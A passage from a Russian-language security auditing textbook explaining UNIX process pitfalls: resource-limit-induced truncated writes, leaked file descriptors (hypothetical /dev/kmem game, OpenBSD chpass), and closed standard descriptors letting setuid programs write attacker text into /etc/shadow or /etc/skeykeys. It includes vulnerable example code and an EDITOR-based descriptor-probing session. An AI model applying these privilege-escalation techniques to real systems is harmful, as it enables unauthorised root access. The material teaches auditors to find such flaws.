Кроме того, программа, записывающая данные в чувствительный файл, может быть эксплуатируема, если rlimits можно использовать для вызова неожиданных условий отказа. `RLIMIT_FSIZE` задает максимальный лимит на размер файла, который процесс записывает. Например, установка этого значения в 5 означает, что любая операция `write()` в файл откажет, как только файл станет длиннее 5 байт. Поэтому один `write()` в новый файл приводит к записи пяти байтов в файл, и `write()` успешно возвращает 5. Любые последующие записи в тот же файл завершаются неудачей, а процессу отправляется сигнал `SIGXFSZ`; если для этого сигнала не установлен handler, процесс завершится. Файл, в который выполняется append, отказывает, когда его общий размер превышает значение, заданное в `RLIMIT_FSIZE`. Если файл уже больше лимита при открытии, первый `write()` отказывает. Поскольку маски сигналов тоже наследуются через системный вызов `exec()`, можно заставить привилегированную программу игнорировать сигнал `SIGXFSZ` и продолжать обработку. Комбинируя настройку маски сигналов и наложение файлового resource limit (`RLIMIT_FSIZE`), можно произвольно заставлять записи в файл отказывать в выбранном месте. Например, рассмотрим setuid root-программу, которая делает следующее:

```
struct entry {
    char name[32];
    char password[256];
    struct entry *next;
};

int
write_entries(FILE *fp, struct entry *list)
{
    struct entry *ent;

    for (ent = list; ent; ent = ent->next)
        fprintf(fp, "%s:%s\n", ent->name, ent->password);
    return 1;
}
```

Этот код проходит по linked list пар username/password и печатает их в выходной файл. Используя функцию `setrlimit()` для установки `RLIMIT_FSIZE`, можно заставить `fprintf()` вывести в файл только определенное число байтов. Этот прием может быть полезен, чтобы обрезать запись сразу после того, как в строку записана часть `username:`, тем самым усекая пароль.

Совет по аудиту

Внимательно проверяйте любое привилегированное приложение, которое пишет в файл, не проверяя успешность записей. Помните, что проверки ошибки при вызове `write()` может быть недостаточно; нужно также проверять, что весь объем байтов действительно был сохранен полностью. Манипулирование rlimits такого приложения может вызвать уязвимость безопасности,

укоротив файл в стратегически выгодном offset.

Часто и ревьюеры кода, и разработчики автоматически отбрасывают код, предназначенный для обработки ошибки, вызванной исчерпанием ресурсов, потому что не рассматривают возможность того, что пользователи могут вызвать эти пути кода. Иными словами, они забывают о настройке resource limits. Когда вы аудитируете приложения, взаимодействующие с системными ресурсами, обязательно задайте вопрос: "Если я каким-то образом вызову условие отказа, смогу ли я использовать это условие для эксплуатации программы?"

Совет по аудиту

Никогда не предполагайте, что условие недостижимо только потому, что кажется маловероятным. Использование rlimits -- один из способов вызвать маловероятные условия, ограничив ресурсы, которые привилегированному процессу разрешено использовать, и потенциально заставив процесс умереть при выделении системного ресурса там, где обычно этого не произошло бы. В зависимости от обстоятельств ошибки, которую вы хотите вызвать, вы можете использовать и другие методы, манипулируя окружением программы, чтобы принудить ошибку.

Файловые дескрипторы

Многие связанные с безопасностью аспекты UNIX являются свойствами того, как файловые дескрипторы ведут себя при создании и выполнении процессов. Вы знаете, что файловые дескрипторы дублируются при fork процесса, и видели, как процессы в итоге разделяют доступ к нижележащему файловому объекту через эти дублированные файловые дескрипторы.

Процесс также может явно сделать копию файлового дескриптора, что приводит к той же нижележащей семантике, что и файловый дескриптор, дублированный через fork. Такое копирование обычно выполняется системными вызовами `dup()`, `dup2()` или `fcntl()`. Обычно процессы передают файловые дескрипторы своим дочерним процессам через `fork()`, но UNIX также предоставляет способы передавать файловые дескрипторы несвязанным процессам через IPC. Заинтересованные читатели могут обратиться к освещению UNIX domain sockets у У. Р. Стивенса в *Advanced Programming in the Unix Environment* (Addison-Wesley, 1992).

Совместное использование файлов


Независимо от того, дублируются ли дескрипторы процесса через `fork()` или через семейство вызовов `dup()`, вы получаете несколько файловых дескрипторов в одном или нескольких процессах, которые ссылаются на один и тот же объект открытого файла в ядре. Следовательно, все эти процессы разделяют одни и те же флаги доступа и внутренний файловый указатель для этого файла.

Если несколько процессов в системе открывают один и тот же файл через `open()`, у них есть собственные структуры открытого файла. Поэтому у них есть собственные указатели позиции в файле, и на их интерфейсе с файлом могут быть установлены разные режимы доступа и флаги. Они все еще работают с одним и тем же файлом, поэтому изменения содержимого файла и свойств, хранящихся в структуре inode файла, все равно влияют на всех параллельных пользователей файла.

Пример показан на рисунке 10-2: два процесса, не связанные друг с другом. У обоих открыт файл паролей. Процесс 2000 открыл его как свой третий файловый дескриптор и открыл файл паролей только для чтения, что видно по связанной структуре открытого файла. Процесс справа, процесс 3200, имеет файл паролей с доступом и на чтение, и на запись, и продвинул свой файловый

указатель к позиции 0x33. Эти два процесса имеют разные уровни доступа к файлу паролей и независимые файловые указатели, отслеживающие их позицию в файле.

Рисунок 10-2. Независимые открытия одного и того же файла



Доступ процесса к файлу определяется в момент открытия этого файла. На рисунке 10-2 процесс 3200 открыл файл паролей с доступом чтения/записи, поэтому у него есть файловый дескриптор и open file pointer, представляющие эту информацию. Если кто-то переименует файл паролей, изменит его права на 0000 в восьмеричной записи, изменит владельца и группу на произвольных людей и даже удалит его из файловой системы, у процесса 3200 все равно останется открытый дескриптор к этому файлу, позволяющий читать и писать.

Close-on-Exec

Файловые дескрипторы сохраняются в процессе при выполнении разных программ, если только они специально не помечены для закрытия. Такое поведение может не совсем соответствовать ожиданиям, поскольку UNIX обычно начинает большинство других аспектов процесса с чистого листа при запуске новой программы. UNIX позволяет разработчикам помечать определенные файловые дескрипторы как **close-on-exec**, что означает их автоматическое закрытие, если процесс запускает новую программу. Close-on-exec может быть полезной мерой предосторожности для чувствительных или критических файлов, которые разработчики не хотят передавать подпрограмме. Файловый дескриптор обычно помечается системным вызовом `fcntl()`, а ядро отмечает это в таблице дескрипторов процесса. Для приложений, которые на каком-либо этапе порождают новые процессы, всегда проверяйте, выполняется ли этот шаг при открытии файлов. Также полезно отмечать постоянные файлы, которые не помечены для закрытия при запуске новой программы. В следующем разделе вы увидите, что беспорядочное оставление таких файлов вокруг может иметь интересные последствия.

Утечки файловых дескрипторов

Возможные действия, которые процесс может выполнять над файловым дескриптором, определяются при первом создании файлового дескриптора. Иными словами, проверки безопасности выполняются только один раз, когда процесс изначально создает файловый дескриптор, открывая или создавая ресурс. Если вы можете получить доступ к файловому дескриптору, открытому с правом записи в критический системный файл, вы можете писать в этот файл независимо от эффективного ID пользователя или других системных привилегий. Поэтому программы, работающие с файловыми дескрипторами к чувствительным для безопасности ресурсам, должны закрывать свои дескрипторы перед запуском любого кода, которым может управлять пользователь. Например, взгляните на гипотетическую компьютерную игру, работающую с привилегиями, необходимыми для открытия памяти ядра:

```
int kfd;
pid_t p;
char *initprog;

kfd = safe_open("/dev/kmem", O_RDWR);
init_video_mem(kfd);
if ((initprog = getenv("CONTROLLER_INIT_PROGRAM"))) {
    if ((p = safe_fork())) { /* PARENT */
        wait_for_kid(p);
        g_controller_status = CONTROLLER_READY;
    } else { /* CHILD */
        drop_privs();
        execl(initprog, "conf", NULL);
        exit(0); /* unreached */
    }
}
/* main game loop */
...
```

Эта игра сначала открывает прямой доступ к памяти системы через драйвер устройства, доступный как `/dev/kmem`. Она использует этот доступ для прямого изменения памяти, отображенной на видеокарту, ради производительности. Игра также может запускать внешнюю программу для инициализации игрового контроллера; пользователи задают ее в переменной окружения `CONTROLLER_INIT_PROGRAM`. Перед запуском этой программы игра навсегда сбрасывает привилегии, чтобы пользователи не могли просто указать собственную программу и запустить ее с повышенными привилегиями.

Проблема этого кода в том, что файловый дескриптор `kfd`, ссылающийся на файл `/dev/kmem`, никогда не закрывается перед тем, как игра запускает внешнюю программу инициализации контроллера. Даже при полностью сброшенных правах атакующие все еще могут захватить контроль над машиной, предоставив вредоносную программу инициализации контроллера. Эта атака возможна потому, что выполняемая программа стартует с открытым файловым дескриптором `/dev/kmem`, доступным для записи. Атакующим нужно написать достаточно простую программу, способную изменить критические структуры данных ядра и повысить пользовательские привилегии.

Этот пример может показаться немного надуманным, но он очень похож на уязвимость в недавних версиях FreeBSD. Библиотека FreeBSD `libkvm` предоставляет доступ к символам, адресам и значениям ядра для программ, которым нужно работать с памятью ядра. Исследователь badc0ded обнаружил, что эта библиотека может оставлять файловые дескрипторы открытыми к критическим файлам, например `/dev/kmem`, а из-за интерфейса библиотеки авторам приложений было трудно предотвратить утечку. Хотя в стандартной поставке FreeBSD не нашли программ, использующих библиотеку небезопасным образом, badc0ded нашел несколько ports, которые можно было эксплуатировать для получения root-привилегий. Advisory FreeBSD находится по адресу http://security.freebsd.org/advisories/FreeBSD-SA-02:39.libkvm.asc.

Еще один классический пример уязвимости из-за утечки файлового дескриптора -- программа `chpass` в OpenBSD 2.3, где локальную root-уязвимость обнаружил Оливер Фридрихс из NAI (архивировано по адресу http://seclists.org/bugtraq/1998/Aug/0071.html). `chpass` -- setuid root-приложение, позволяющее непривилегированным пользователям редактировать информацию о своих учетных записях.

В OpenBSD информация об учетных записях пользователей хранится в файле базы данных `/etc/pwd.db`. Его может читать каждый, и он содержит публичную информацию о пользовательских учетных записях. Чувствительная информация, например password hashes, хранится в принадлежащей root базе `/etc/spwd.db` с режимом 0600. Системный администратор работает с этими базами, редактируя текстовый файл `/etc/master.passwd`, который напоминает shadow password file в других UNIX-системах. После редактирования этого файла административные инструменты могут использовать программу `pwd_mkdb` за кулисами, чтобы распространить содержимое `master.passwd` в базы паролей `pwd.db` и `spwd.db`, а также в файл `/etc/passwd` в совместимом формате для обычных UNIX-приложений. `chpass` -- один из таких административных инструментов: он позволяет пользователям редактировать информацию об учетной записи, а затем использует `pwd_mkdb` для распространения изменений.

Сначала `chpass` создает доступный для записи уникальный файл в `/etc` с именем `/etc/ptmp`. Когда `chpass` почти закончил, он заполняет `/etc/ptmp` содержимым текущего файла `master.passwd`, внося нужные изменения. Затем `chpass` заставляет `pwd_mkdb` превратить `/etc/ptmp` в файл `master.passwd` и распространить его информацию в системные базы паролей. Файл `/etc/ptmp` также служит lock-файлом: пока он присутствует в файловой системе, другие программы не пытаются изменять базу паролей. Следующий код, слегка отредактированный, взят из уязвимой версии `chpass`:

```
tfd = pw_lock(0);
if (tfd < 0) {
    if (errno == EEXIST)
        errx(1, "the passwd file is busy.");
    else
        err(1, "can't open passwd temp file");
}
pfd = open(_PATH_MASTERPASSWD, O_RDONLY, 0);
if (pfd < 0)
    pw_error(_PATH_MASTERPASSWD, 1, 1);

/* Edit the user passwd information if requested. */
if (op == EDITENTRY) {
    dfd = mkstemp(tempname);
    if (dfd < 0)
        pw_error(tempname, 1, 1);
    display(tempname, dfd, pw);
    edit(tempname, pw);
    (void)unlink(tempname);
}

/* Copy the passwd file to the lock file, updating pw. */
pw_copy(pfd, tfd, pw);

/* Now finish the passwd file update. */
if (pw_mkdb() < 0)
    pw_error(NULL, 0, 1);
exit(0);
```

Сначала программа использует функцию `pw_lock()` для создания `/etc/ptmp`, который хранится в файловом дескрипторе `tfd` ("to file descriptor"). Помните, что `chpass` в итоге помещает свою версию нового файла паролей в `/etc/ptmp`. Затем `chpass` открывает read-only копию файла `master.passwd` и сохраняет ее в `pfd` ("password file descriptor"). Эта копия позже используется как исходный файл при заполнении `/etc/ptmp`.

Затем chpass создает временный файл через mkstemp() и помещает в него текстовое описание информации об учетной записи пользователя с помощью display(). После этого он порождает editor-программу функцией edit(), позволяя пользователю изменить информацию. Функция edit() сначала fork-ает новый процесс, полностью сбрасывает привилегии и запускает editor, указанный пользователем. Когда этот процесс завершается, внесенные пользователем изменения оцениваются, и если они допустимы, struct passwd *pw обновляется, чтобы отразить новые изменения.

После того как пользователь отредактировал файл и chpass обновил структуру pw, chpass копирует файл master.passwd из /etc/master.passwd через pfd в файл /etc/ptmp через tfd. В копии изменяется только информация учетной записи, описанной pw. После завершения копирования вызывается pw_mkdb(), отвечающая за распространение /etc/ptmp в системную базу паролей и файлы паролей.

На протяжении этого процесса обновления есть пара проблем, связанных с файловыми дескрипторами. Вы можете запустить любую выбранную программу, когда chpass вызывает функцию edit(), просто установив переменную окружения EDITOR. Глядя на предыдущий код, видно, что pfd, имеющий доступ на чтение к shadow password file, не закрывается перед запуском editor. Также не закрывается tfd, имеющий доступ на чтение и запись к /etc/ptmp. Допустим, атакующие пишут такую простую программу:

```
#include <stdio.h>
#include <fnctl.h>

int main(int argc, char **argv)
{
    int i;

    for (i = 0; i < 255; i++)
        if (fcntl(i, F_GETFD) != -1)
            printf("fd %d is active!\n", i);
}
```

Эта программа использует простой вызов fcntl() на каждом файловом дескрипторе, чтобы понять, какие из них сейчас действительны. Атакующие могли бы использовать эту программу так:

```
$ gcc g.c -o g
$ export EDITOR=./g
$ chpass
0 is active
1 is active
2 is active
3 is active
4 is active
chpass: ./g: Undefined error: 0
chpass: /etc/master.passwd: unchanged
$
```

Файловые дескрипторы 0, 1 и 2 соответствуют standard input, standard output и standard error. Файловый дескриптор 3 -- writable-дескриптор для /etc/ptmp, который хранится в переменной tfd внутри chpass. Файловый дескриптор 4 -- readable-дескриптор для /etc/master.passwd, который хранится в pfd внутри chpass. Атакующие могут использовать эту проблему несколькими способами. Самый прямой -- прочитать файл master.passwd из дескриптора 4 и вывести его содержимое, поскольку он содержит password hashes, которые можно попытаться взломать словарным password cracker.

Однако файловый дескриптор 3 предлагает лучший вектор атаки. Помните, что после завершения editor chpass копирует содержимое текущего файла master.passwd в /etc/ptmp, вносит необходимые изменения, а затем сообщает pwd_mkdb, что нужно распространить эту информацию в системные базы. Editor не может просто писать в дескриптор 3, потому что после его выхода pw_copy() заставляет tfd переместиться в начало файла и перезаписывает изменения. Это

небольшое препятствие: один подход к эксплуатации такого условия -- писать данные за ожидаемый конец файла, где атакующие могут разместить дополнительные root-level учетные записи. Другой подход -- fork-нуть еще один процесс и дать `chpass` подумать, что editor завершился. Пока `chpass` выполняет операцию копирования, процесс-внук может изменять `/etc/ptmp`, и эти изменения попадут в базы паролей. Разработчики OpenBSD исправили эту проблему, помечая все файловые дескрипторы, которые открывает `chpass`, как close-on-exec с помощью `fcntl()`.

Программы, которые сбрасывают привилегии, чтобы минимизировать последствия запуска потенциально небезопасного кода, нужно оценивать с точки зрения управления файловыми дескрипторами. Как вы видели в предыдущих примерах, если программа непреднамеренно раскрывает файловый дескриптор пользователям с меньшими привилегиями, последствия для безопасности могут быть очень серьезными.

Открытые файловые дескрипторы также можно использовать для обхода мер безопасности, введенных для ограничения угрозы успешной компрометации приложения. В setuid-программах часто используемый defensive programming-прием -- сбрасывать привилегии как можно раньше, чтобы ошибка безопасности в программе не привела к неограниченному доступу к машине. Однако разработчики часто забывают убедиться, что чувствительные файлы закрыты; или, в зависимости от места уязвимости в программе, чувствительные файлы могут требоваться открытыми. Сетевые серверы также используют designs с least privilege, пытаясь ограничить последствия уязвимостей remote code execution. Часто у таких серверов открыто много файлов, которые могут быть полезны атакующим: конфигурационные файлы, файлы журналов и, конечно, sockets.

Примечание

Обсуждение утечек файловых дескрипторов не ограничивается файлами; оно относится к любому ресурсу, который может быть представлен файловым дескриптором: sockets, pipes и так далее. Эти ресурсы тоже могут дать атакующим возможности для эксплуатации. Один пример -- эксплуатация сервера, у которого открыт listening socket: принимая соединения на этом socket, атакующий может обнаружить конфиденциальную информацию, например пароли, имена пользователей и другие чувствительные данные, специфичные для задач сервера.

Отсутствие файловых дескрипторов

Каждый раз, когда процесс открывает новый файл или объект, из-за чего создается файловый дескриптор, этот дескриптор помещается в таблицу файловых дескрипторов процесса на самую низкую доступную числовую позицию. Например, допустим, у процесса открыты файловые дескрипторы 1, 2, 3, 4 и 5. Если он закрывает дескрипторы 2 и 4, следующий созданный файловый дескриптор будет 2, а дескриптор, созданный после него, будет 4.

В библиотечном коде UNIX есть соглашение, что первые три файловых дескриптора особые: файловый дескриптор 0 -- standard input, файловый дескриптор 1 -- standard output, а файловый дескриптор 2 -- standard error. Как можно ожидать, с этими предположениями были связаны уязвимости безопасности. В целом, если вы открываете файл, которому назначается файловый дескриптор меньше 3, библиотечный код может решить, что ваш файл -- один из стандартных I/O descriptors. Если это произойдет, он может в итоге записывать вывод программы или сообщения об ошибках в ваш файл или читать ввод программы из вашего файла.

С точки зрения безопасности базовая проблема такова: если атакующие запускают setuid- или setgid-программу с некоторыми или всеми тремя этими файловыми дескрипторами невыделенными, привилегированная программа может перепутать открываемые ею файлы со

своими standard input, output и error. Рассмотрим setuid root-приложение с таким кодом:

```
/* open the shadow password file */
if ((fd = open("/etc/shadow", O_RDWR)) == -1)
    exit(1);

/* try to find the specified user */
user = argv[1];
if ((id = find_user(fd, user)) == -1) {
    fprintf(stderr, "Error: invalid user %s\n", user);
    exit(1);
}
```

Это setuid root-приложение открывает shadow password file и изменяет пользовательский атрибут, указанный в аргументе программы. Если пользователь не является действительным системным пользователем, программа печатает короткое сообщение об ошибке и прерывает обработку.

Допустим, вы собираетесь запустить эту программу, но сначала закрываете файловый дескриптор standard error, дескриптор 2. Setuid-программа сначала открывает `/etc/shadow` в режиме чтения/записи. Ей назначается файловый дескриптор 2, потому что это первая доступная позиция. Если вы передаете недействительное имя пользователя в `argv[1]`, setuid-программа попытается записать сообщение об ошибке в standard error через `fprintf()`. В этом случае стандартная I/O-библиотека фактически будет писать в файловый дескриптор 2 и запишет сообщение об ошибке в файл `/etc/shadow`! Затем вы могли бы передать имя пользователя со встроенными newline-символами, вставить собственные строки записей в shadow password file и получить root-доступ к системе.

Йост Пол и Георги Гунински, два независимых исследователя безопасности, скорее всего, были первыми исследователями, опубликовавшими атаку на этот класс уязвимостей (сводка по адресу http://security.freebsd.org/advisories/FreeBSD-SA-02:23.stdio.asc), хотя разработчики OpenBSD устранили ее раньше в kernel patch 1998 года, и, похоже, она обсуждалась еще в 1987 году. Пол и Гунински смогли скомпрометировать программу `keyinit` в FreeBSD, позволив ей открыть `/etc/skeykeys` как файловый дескриптор 2 и заставив ее записать специально подготовленные сообщения об ошибках, предназначенные для standard error, в конфигурационный файл skey.

Многие современные UNIX-дистрибутивы решили эту проблему изменениями в ядре или библиотеках C. Обычно они гарантируют, что при запуске нового процесса все три первых файловых дескриптора выделены. Если каких-то нет, исправления обычно открывают драйвер устройства `/dev/null` для недостающих дескрипторов.

Однако в реализациях этих защит тоже было несколько уязвимостей. Например, в OpenBSD 3.1, 3.0 и 2.9 был patch, которого оказалось недостаточно для предотвращения проблемы, если атакующие могли истощить системные ресурсы. Эту проблему обнаружил исследователь FozZy, она задокументирована по адресу http://archives.neohapsis.com/archives/vulnwatch/2002-q2/0066.html. Следующий код, слегка отредактированный, взят из уязвимой версии системного вызова ядра `sys_execve()`:

```
/*
 * For set[ug]id processes, a few caveats apply to
 * stdin, stdout, and stderr.
 */
for (i = 0; i < 3; i++) {
    struct file *fp = NULL;

    fp = fd_getfile(p->p_fd, i);
    /*
     * Ensure that stdin, stdout, and stderr are
     * already allocated. You do not want
     * userland to accidentally allocate
     * descriptors in this range, which has
     * implied meaning to libc.
     *
```

```
        * XXX - Shouldn't the exec fail if you can't
        * allocate resources here?
        */
       if (fp == NULL) {
           short flags = FREAD | (i == 0 ? 0 : FWRITE);
           struct vnode *vp;
           int indx;

           if ((error = falloc(p, &fp, &indx)) != 0)
               break;
           if ((error = cdevvp(getnulldev(), &vp)) != 0) {
               fdremove(p->p_fd, indx);
               closef(fp, p);
               break;
           }
           if ((error = VOP_OPEN(vp, flags, p->p_ucred, p)) != 0) {
               fdremove(p->p_fd, indx);
               closef(fp, p);
               vrele(vp);
               break;
           }
           ...
       }
   }
```

Этот код проходит по файловым дескрипторам 0, 1 и 2 в новом setuid- или setgid-процессе, чтобы убедиться, что все стандартные файловые дескрипторы выделены. Если их нет и `fd_getfile()` возвращает `NULL`, остальной код открывает null-устройство для каждого невыделенного файлового дескриптора. Null-устройство -- специальное устройство, которое отбрасывает все, что читает; в userland к нему обычно обращаются через драйвер устройства `/dev/null`. Кажется, этот код решает задачу для setuid- и setgid-приложений, поскольку любой невыделенный файловый дескриптор в позиции 0, 1 или 2 выделяется со ссылкой на файл `/dev/null`.

Проблема этого кода в том, что если любая из трех файловых операций отказывает, код выходит из цикла и продолжает запуск новой программы. Разработчики знали о потенциальной проблеме, что видно по комментарию о неудаче `exec()`. В итоге ошибка оказалась локально эксплуатируемой для получения root-доступа. Описанная атака такова: если атакующие заполняют глобальную таблицу файловых дескрипторов ядра, открывая много pipes, они могут заставить вызов `falloc()` в коде завершиться неудачей. Происходит выход из цикла `for`, и setuid-программа может быть запущена с закрытым низконумерованным файловым дескриптором. Автор, FozZy, смог эксплуатировать программу `/usr/bin/skeyaudit`, запустив ее так, что файловый дескриптор 2 был невыделен. `skeyaudit` открыл `/etc/skeykeys` как файловый дескриптор 2, а затем стал писать в файл контролируемые атакующим сообщения об ошибках, что в результате позволило атакующим получить root-доступ.

Георги Гунински нашел похожую проблему в коде FreeBSD, предназначенном для предотвращения этой ситуации. Код был в основном таким же, как в предыдущем примере, но при определенных условиях системный вызов ядра закрывал файловый дескриптор позже в ходе обработки. Гунински смог открыть файл как файловый дескриптор 2, который ядро позже закрывало, если файл, на который ссылается дескриптор, был `/proc/curproc/mem`. Запустив `/usr/bin/keyinit` с этим файлом, назначенным дескриптору 2, он смог вставить выбранную им строку в `/etc/skeykeys`, что равнялось root-компрометации. Эта уязвимость задокументирована по адресу www.ciac.org/ciac/bulletins/m-072.shtml.


С точки зрения аудита эту уязвимость нужно учитывать для кроссплатформенных UNIX-приложений. Можно спорить, что ОС должна обрабатывать ее в ядре или стандартных библиотеках, но вполне можно обосновать и то, что кроссплатформенным программам нужен более защитный подход. OpenBSD, FreeBSD, NetBSD и Linux исправили эту проблему в недавних версиях, но состояние старых версий этих ОС и коммерческих UNIX-версий менее определенно.

Массивы окружения

Процесс поддерживает набор данных, известный как его окружение или переменные окружения. Это коллекция конфигурационных строк, к которым программы обращаются, чтобы определить, как пользователь хочет выполнять определенные действия. Окружение процесса обычно поддерживается стандартной библиотекой, но UNIX-ядро предоставляет специальные механизмы для передачи окружения процесса через системный вызов `execve()`.


В памяти окружение представлено как массив указателей на C-строки. Последний элемент этого массива -- указатель `NULL`, завершающий список. На массив указывает глобальная переменная libc `environ`. Каждый указатель в массиве окружения указывает на отдельную NUL-терминированную C-строку, которая называется переменной окружения. Рисунок 10-3 показывает окружение процесса в программе, работающей в UNIX-системе.

Рисунок 10-3. Окружение процесса



Когда процесс вызывает `execve()` для запуска новой программы, он передает указатель на окружение новой программы через параметр `envp`. Если процесс передает указатель на собственный массив строк окружения, UNIX-ядро берет на себя ответственность за перенос этого окружения в новый образ процесса. Переменные окружения передаются новому процессу системным вызовом `execve()` особым образом. UNIX-ядро проходит по предоставленному массиву окружения и копирует каждую строку окружения в новый процесс в плотно упакованном формате. Затем оно строит соответствующий массив указателей на эти строки, проходя по соседним строкам, которые только что разместило вместе. Рисунок 10-4 показывает, как окружение процесса с рисунка 10-3 может выглядеть после `execve()`. Обратите внимание, что все переменные окружения расположены в памяти рядом и размещены в порядке их появления в исходном окружении. Не обращайте слишком много внимания на адреса. В реальной UNIX-системе строки окружения, скорее всего, находились бы рядом со строками аргументов программы, на вершине стека программы.

Рисунок 10-4. Окружение процесса сразу после execve()



После того как ядро завершило настройку процесса, управление окружением переходит к стандартным системным библиотекам. Эти библиотеки поддерживают глобальную переменную `environ`, которая всегда указывает на массив строк, составляющих окружение процесса. Первый кусок runtime glue code, вызываемый при запуске новой программы, сразу устанавливает `environ` так, чтобы он указывал на массив переменных окружения, настроенный ядром на вершине стека.

